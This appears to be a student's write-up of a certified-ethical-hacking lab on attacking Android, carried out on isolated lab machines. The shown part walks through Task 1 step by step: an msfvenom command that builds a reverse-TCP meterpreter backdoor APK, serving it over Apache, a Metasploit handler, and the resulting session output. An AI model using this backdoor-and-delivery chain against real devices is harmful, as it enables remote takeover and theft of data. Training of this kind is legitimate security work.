

[Year]

HACKING MOBILE PLATFORMS

GAGANPREET SINGH

Contents

Module 17: Hacking Mobile Platforms	1
Objective.....	1
Lab Tasks.....	2
1: Hack Android Devices.....	2
Task 1 Hack an Android device by creating binary payloads using Parrot Security	2
Task 2: Harvest users' credentials using the Social-Engineer Toolkit	11
Task 3: Launch a DoS Attack on a Target machine using Low Orbital Cannon (LOIC) on the Android Mobile Platform	15
Task 4: Exploit the Android Platform through ADB using PhoneSploit	18
Lab 2: Secure Android Devices using Various Android Security Tools	25
Task 1: Analyze a Malicious App using Online Android Analyzers.....	25
Task 2: Analyze a Malicious App using Quixxi Vulnerability Scanner.....	28
Task 3: Secure Android Devices from Malicious Apps using Malwarebytes Security	31

Module 17: Hacking Mobile Platforms

Objective

The objective of the lab is to carry out mobile platform hacking and other tasks that include, but are not limited to:

- Exploit the vulnerabilities in an Android device
- Obtain users' credentials
- Hack Android device with a malicious application
- Use an Android device to launch a DoS attack on a target
- Exploit an Android device through ADB
- Perform a security assessment on an Android device

Lab Tasks


Ethical hackers or penetration testers use numerous tools and techniques to attack target mobile devices. The recommended labs that will assist you in learning various mobile attack techniques include:

1. Hack android devices
 - Hack an Android device by creating binary payloads using Parrot Security
 - Harvest Users' Credentials using the Social-Engineer Toolkit
 - Launch a DoS attack on a target machine using Low Orbital Cannon (LOIC) on the Android mobile platform
 - Exploit the Android platform through ADB using PhoneSploit
2. Secure Android Devices using Various Android Security Tools
 - Analyze a malicious app using online Android analyzers
 - Analyze a malicious app using Quixxi vulnerability scanner
 - Secure Android devices from malicious apps using Malwarebytes Security


1: Hack Android Devices

Task 1 Hack an Android device by creating binary payloads using Parrot Security


- Click [Parrot Security](#) to switch to the **Parrot Security** machine.




- Click the **MATE Terminal** icon at the top of the **Desktop** window to open a Terminal window. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.



- Now, type **cd** and press **Enter** to jump to the root directory. In the **Parrot Terminal** window, type **service postgresql start** and press **Enter** to start the database service.




- Type **msfvenom -p android/meterpreter/reverse_tcp --platform android -a dalvik LHOST=10.10.10.13 R > Desktop/Backdoor.apk** and press **Enter** to generate a backdoor, or reverse meterpreter application.




- Now, share or send the **Backdoor.apk** file to the victim machine (in this lab, we are using the **Android** emulator as the victim machine). Now, type **service apache2 start** and press **Enter** to start the Apache web server. Type **cp /root/Desktop/Backdoor.apk**

/var/www/html/share/ and press **Enter** to copy the **Backdoor.apk** file to the location share folder.



- Type **msfconsole** and press **Enter** to launch the Metasploit framework. In msfconsole, type **use exploit/multi/handler** and press **Enter**. Type **exploit -j -z** and press **Enter**. This command runs the exploit as a background job.



- In the address bar, type **http://10.10.10.13/share** and press **Enter**. The Index of /share page appears; click **Backdoor.apk** to download the application package file. After the

download finishes, a notification appears at the bottom of the browser window. Click **Open** to open the application.

The screenshot shows a Linux desktop environment with a Parrot Security workspace. On the left, a terminal window displays Metasploit commands:

```

msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload android/meterpreter/reverse_tcp
payload => android/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 10.10.10.13
LHOST => 10.10.10.13
msf6 exploit(multi/handler) > show options
Module options (exploit/multi/handler):
Name   Current Setting  Required  Description
      Name   Current Setting  Required  Description
      LHOST  10.10.10.13    yes       The listen address (an interface may be specified)
      LPORT  4444            yes       The listen port
Exploit target:
Trash
  Id  Name
  --  --
  0  Wildcard Target
CEHv11 Mo
Hacking <--> msf6 exploit(multi/handler) > exploit -j -z
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 10.10.10.13:4444
msf6 exploit(multi/handler) >


```

To the right of the terminal is a browser window displaying a lab instruction page for "Module 17: Hacking Mobile Platforms". The task is to issue commands in msfconsole:


- Type `set payload android/meterpreter/reverse_tcp` and press Enter.
- Type `set LHOST 10.10.10.13` and press Enter.
- Type `show options` and press Enter. This command lets you know the listening port (in this case, 4444), as shown in the screenshot.

Below the terminal, another terminal window shows the command `exploit -j -z` being run, with a message indicating it's running as a background job.


At the bottom right, a notification from OneDrive asks if the user wants to sync files.



- Open with option appears, choose **Package installer** and click **Always**. A **MainActivity** screen appears; click **Next**, and then **Install**. After the application installs successfully, an **App installed** notification appears; click **OPEN**.



- Click **Parrot Security** switch back to the **Parrot Security** machine. The **meterpreter** session has been opened successfully, as shown in the screenshot. Type **sessions -i 1** and press **Enter**. The **Meterpreter** shell is launched as shown in the screenshot. Type **sysinfo** and press **Enter**. Issuing this command displays the information the target machine such as computer name, OS, etc.



The terminal window shows the following session output:


```

[*] Exploit running as background job 0.
Tras![*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 10.10.10.13:4444
[*] msf6 exploit(multi/handler) > [*] Sending stage (76757 bytes) to 10.10.10.14
[*] Meterpreter session 1 opened (10.10.10.13:4444 -> 10.10.10.14:47494) at 2022-02-23 22:18:12 -0500
[*] session -i 1
[!] Unknown command: session.
[*] msf6 exploit(multi/handler) > sessions -i 1
[*] Starting interaction with 1...
[*] meterpreter >

```

CEHv11 Module 14 is visible in the taskbar.



The terminal window shows the following output after running **sysinfo**:

```

[*] Exploit running as background job 0.
Tras![*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 10.10.10.13:4444
[*] msf6 exploit(multi/handler) > [*] Sending stage (76757 bytes) to 10.10.10.14
[*] Meterpreter session 1 opened (10.10.10.13:4444 -> 10.10.10.14:47494) at 2022-02-23 22:18:12 -0500
[*] session -i 1
[!] Unknown command: session.
[*] msf6 exploit(multi/handler) > sessions -i 1
[*] Starting interaction with 1...
[*] meterpreter > sysinfo
[*] Computer : localhost
[*] OS       : Android 9 - Linux 4.19.80-android-x86_64-g914c6a3 (x86_64)
[*] Meterpreter : dalvik/android
[*] meterpreter >

```

CEHv11 Module 14 is visible in the taskbar.

- Type **ipconfig** and press **Enter** to display the victim machine's network interfaces, IP address (IPv4 and IPv6), MAC address, etc. as shown in the screenshot.

```

Module 17: Hacking Mobile Platforms — Mozilla Firefox
https://labclient.labondemand.com/LabClient/958dd14-3657-4393-88a1-5114fc676d10?rc=10
Parrot Security
Module 17: Hacking Mobile Platforms
1Hr 25 Min Remaining
Instructions Resources Help Search 140%
Applications Places System Parrot Terminal
